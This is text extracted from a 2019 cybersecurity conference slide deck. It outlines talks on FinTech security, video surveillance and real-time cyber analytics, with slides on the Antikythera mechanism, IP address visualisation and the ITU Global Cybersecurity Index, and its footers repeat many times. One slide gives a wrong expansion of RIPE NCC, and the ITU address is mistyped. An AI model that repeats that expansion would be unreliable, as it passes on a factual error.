

# Effective **CyberSecurity** for 2020s - *Intelligent Analytics & Modelling* -



**Dr David E. Probert**  
**VAZA International**

To the Memory of Dr Alexander Andreevich Rimsky-Korsakov 1936 – 2018

**39<sup>th</sup> International East-West Security Conference**

\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# “Эффективная и практичная” кибербезопасность на 2020+ интеллектуальная аналитика и моделирование

[www.Valentina.net/NAPLES2019/](http://www.Valentina.net/NAPLES2019/)

To the Memory of Dr Alexander Andreevich Rimsky-Korsakov 1936 – 2018

39<sup>th</sup> International East-West Security Conference

\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©





# Cyber Trilogy: **FinTech, Surveillance & 2020s!**

## Theme (1) - **21<sup>st</sup>C Trends in FinTech Security: AI, Deep Learning & Blockchain!...**



- Review of Fintech Sector – Technology & Market Innovation
- Mitigation of Cyber Attacks with AI, Machine & Deep Learning
- Using Blockchains & Big Data to Secure FinTech Transactions

**“Cyber Strategies for FinTech Business”** 4<sup>th</sup> June: 9:45 – 10:30

## Theme (2) – **Intelligent Video Surveillance: Securing Your Business Data & Privacy!...**



- **21<sup>st</sup>C** Cyber Landscape for Business & Government Video Surveillance
- New Surveillance Tools using Intelligent Video Analytics & Biometrics
- Case Studies of Sector Surveillance: Transport, Retail, Culture, Defence...

**“Cyber Surveillance for OUR Society “** 4<sup>th</sup> June: 12:15 – 13:00

## Theme (3) – **Effective CyberSecurity for 2020s: Real-Time Analytics & Modelling!...**



- Understanding and Mapping Worldwide Cyber Threats
- Exploring Intelligent Cyber Tools & Real-Time Analytics
- Discussion of CyberSecurity Scenarios for **2020 s** & Beyond !...


**“CyberVisions for Intelligent Security”** 4<sup>th</sup> June: 14:30 – 15:15

**Download:** [www.valentina.net/NAPLES2019/](http://www.valentina.net/NAPLES2019/)  
**39<sup>th</sup> International East-West Security Conference**

\* Effective CyberSecurity for 2020s \*  
Intelligent Analytics & Real-Time Modelling  
Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019  
© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©



# “Visualisation of Cyberspace”: *Global IP “WHOIS” Addresses*



**“CYBER” = *Κυβερνήτης* = *Cybernetes* = “Ship Steersman/Pilot”**




# “Visualisation of Cyberspace”: *Global IP “WHOIS” Addresses*



**“CYBER” = *Κυβερνήτης* = *Cybernetes* = “Ship Steersman/Pilot”**

# “Visualisation of Cyberspace”: *Global IP “WHOIS” Addresses*



**“CYBER” = *Κυβερνήτης* = *Cybernetes* = “Ship Steersman/Pilot”**



# 2000 Years ago: “1<sup>st</sup> Cyber Mechanism”

- *Greek Antikythera Astronomical Calculator* -



Cyber Year Zero

Link: [en.wikipedia.org/wiki/Antikythera\\_mechanism](https://en.wikipedia.org/wiki/Antikythera_mechanism)

Effective CyberSecurity for 2020s \*

Intelligent Analytics & Real-Time Modelling

Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©



# αντικυθήρα μηχανισμό



- Recent Reconstruction of Antikythera Mechanism -

Link: [en.wikipedia.org/wiki/Antikythera\\_mechanism](https://en.wikipedia.org/wiki/Antikythera_mechanism)

Effective CyberSecurity for 2020s \*

39<sup>th</sup> International East-West Security Conference


Intelligent Analytics & Real-Time Modelling

Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©







## 2012 Representation of Possible Gearing for the Antikythera Mechanism

αντικυθήρα μηχανισμό

[Link: en.wikipedia.org/wiki/Antikythera\\_mechanism](http://en.wikipedia.org/wiki/Antikythera_mechanism)

Effective CyberSecurity for 2020s \*

39<sup>th</sup> International East-West Security Conference

Intelligent Analytics & Real-Time Modelling

Naples, Italy – 3<sup>rd</sup>/4<sup>th</sup> June 2019

© Dr David E. Probert : [www.VAZA.com](http://www.VAZA.com) ©






# Densely Populated Regions of IP *Cyberspace*






# Global IP Internet Registries:

**RIPE NCC** = *Réseaux IP Européens National Control Centre*



# UN/ITU – Global Cybersecurity Index



**Only 121 Nations:62%**

Publish Public Domain  
CyberSecurity Strategies

Available on UN/ITU  
Website: **ww.itu.int**

ABIresearch<sup>®</sup>



Global  
Cybersecurity  
Index

